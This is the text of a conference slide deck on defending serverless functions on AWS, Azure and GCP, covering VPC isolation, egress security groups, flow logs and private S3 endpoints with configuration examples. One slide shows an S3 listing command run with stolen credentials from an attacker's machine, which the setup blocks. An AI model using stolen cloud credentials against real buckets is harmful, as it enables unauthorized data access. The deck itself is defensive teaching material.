


GCP Functions

- Virtual Private Cloud (VPC)
- Virtual Network (VNet) Integration
*Premium plan only
- Serverless Virtual Private Cloud (VPC) Access

Function Network Integration Benefits

- Disconnect functions from the outside world
- Leverage security groups for restricting traffic flow
- Capture function network flow logs
- Protect cloud resources with private cloud endpoints



Function Network Integration Example

- Serverless framework configuration (serverless.yml) setting the function execution environment's VPC and Security Group rules:

```
1 provider:
2   name: aws
3   runtime: nodejs12.x
4   vpc:
5     securityGroupIds:
6       - !Ref securityGroup
7     subnetIds:
8       - !Ref privateSubnet1
9       - !Ref privateSubnet2
```



AWS Lambda

Function Network Access Control

Enforcing strict function traffic flow rules can help prevent and detect malware and data exfiltration:



AWS Lambda

- VPC Security Group



Azure Functions

- Network Security Group (NSG)




GCP Functions

- VPC Firewall Rules

Function Network Access Control Rules

- Manage function execution environment egress traffic
- Create rules for trusted services
- Filter traffic by IP CIDR block
- Filter traffic by port



Function Traffic Flow: Security Group Example

- Security Group configuration allowing egress traffic by port 443 and IP range:

```
1 securityGroup:
2   Type: "AWS::EC2::SecurityGroup"
3   Properties:
4     VpcId: !Ref lambdaVpc
5     GroupDescription: "Security group for panther."
6     SecurityGroupEgress:
7       - CidrIp: "10.42.0.0/16"
8         IpProtocol: "TCP"
10        FromPort: 443
11        ToPort: 443
12        Description: "Outbound 443 to our friends."
```



AWS
Lambda

Function Network Flow Logs

Enabling network flow logs captures information about the function's network traffic (src, dst, port, IP, etc.):



AWS Lambda

- VPC Flow Logs



Azure Functions

- NSG Flow Logs



GCP Functions

- VPC Flow Logs

Function Network Flow: VPC Logs Example

- Capturing flow log data in the function's assigned VPC:

```
1 flowLog:
2   Type: AWS::EC2::FlowLog
3   Properties:
4     DeliverLogsPermissionArn: !GetAtt flowLogRole.Arn
5     LogGroupName: !Sub "/aws/lambda/vpc/panther/flowlog"
6     ResourceId: !Ref lambdaVpc
7     ResourceType: "VPC"
8     TrafficType: "REJECT"
```



AWS Lambda

CloudWatch Insights: Querying VPC Flow Logs Example

- Searching the CloudWatch log for flow log reject traffic:

```
1 fields @timestamp, @message
2 | filter dstPort = 1042
3 | sort @timestamp desc
4 | limit 20
```



AWS Lambda



#	: @timestamp	: @message	:
▶ 1	2020-01-23T17:21:15.000-06:00	2 953574914659 eni-0cf6d68d132b7eb99 10.42.2.114 18.191.152.201 58812 1042 6 2 ...	
▶ 2	2020-01-23T17:21:09.000-06:00	2 953574914659 eni-0cf6d68d132b7eb99 10.42.2.114 18.191.152.201 58812 1042 6 3 ...	
▶ 3	2020-01-23T17:18:56.000-06:00	2 953574914659 eni-0cf6d68d132b7eb99 10.42.2.114 18.191.152.201 32031 1042 6 1 ...	
▶ 4	2020-01-23T17:18:39.000-06:00	2 953574914659 eni-0cf6d68d132b7eb99 10.42.2.114 18.191.152.201 32031 1042 6 4 ...	

Function Private Endpoints

Configuring private service endpoints creates a direct connection between the function and cloud resources (no external traffic):



AWS Lambda



Azure Functions




GCP Functions

- Virtual Private Cloud (VPC) Endpoints
- Azure Private Endpoint
- Private Services Access

Function Private Endpoint Configuration

- Create private endpoint cloud resources
- Configure function VPC to route to private endpoint
- Block access to cloud resource from the public API



Function Private Endpoint: S3 Example

- Creating a private endpoint for function access to S3:

```
1 s3Endpoint:
2   Type: AWS::EC2::VPCEndpoint
3   Properties:
4     PolicyDocument: |
5       { "Statement": [{ "Effect": "Allow"
6         , "Principal": "*", "Action": [ "s3:*" ] } ] }
7     RouteTableIds:
8       - !Ref privateRouteTable
9     ServiceName: "com.amazonaws.us-east-1.s3"
10    VpcId: !Ref lambdaVpc
```



AWS Lambda

Function Private Endpoint: S3 Bucket Policy

- Bucket policy blocking external access to S3 resources:

```
1 bucketPolicy:
2   Type: "AWS::S3::BucketPolicy"
3   Properties:
4     Bucket: !Ref bucket
5     PolicyDocument: | { "Statement": [{
6       "Effect": "Deny",
7       "Principal": { "AWS": [ Fn::GetAtt [ "LambdaExecutionRole",
8                               "Arn" ] ] },
9       "Action": [ "s3:*" ] },
10      "Resource": [ Fn::GetAtt[ "bucket", "Arn" ] ],
11      "Condition": { "StringNotEquals": {
12        "aws:sourceVpce": { "Ref": "lambdaVpc" } }
13    }
14  } ] }
```



Function Private Endpoint: Blocking Public Access

- Invoking the public S3 API with stolen credentials from an attacker's machine:

```
1 $ aws s3api list-objects --bucket panther-4dad894
2
3 An error occurred (AccessDenied) when calling the
4 ListObjects operation: Access Denied
```



AWS Lambda

- CloudTrail query searching for S3 access denied events:

Results					
	eventsources	eventname	errorcode	sourceipaddress	eventtime
1	s3.amazonaws.com	ListObjects	AccessDenied	95.25.143.109	2020-01-28T03:33:35Z
2	s3.amazonaws.com	HeadObject	AccessDenied	95.25.143.109	2020-01-28T03:33:31Z

Apply What You Have Learned Today

- Next week you should:
 - Start a serverless function inventory across the cloud providers
 - Scan function repositories for vulnerabilities and poor secrets management
- Within 3 months, you should:
 - Centralized function and network audit logs
 - Develop a monitoring and alerting strategy for function logs
- Within 6 months, you should:
 - Leverage functions to automatically detect compromised function credentials

Acknowledgements

- Gal Bashan (@galbashan1)
 - <https://github.com/epsagon/lambda-internals>
- Brandon Evans (@BrandonMaxEvans)
 - Senior Application Security Engineer, Asurion
- OWASP Serverless Top 10 Project
 - https://www.owasp.org/index.php/OWASP_Serverless_Top_10_Project
 - Major contributions from Puresec and Protego

RSAC[®]Conference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN
ELEMENT

SESSION ID: CSV-T12

Defending Serverless Infrastructure in the Cloud



Eric Johnson

Principal Security Engineer, Puma Security

Principal Instructor, SANS Institute

www.linkedin.com/in/eric-m-johnson

@emjohn20

#RSAC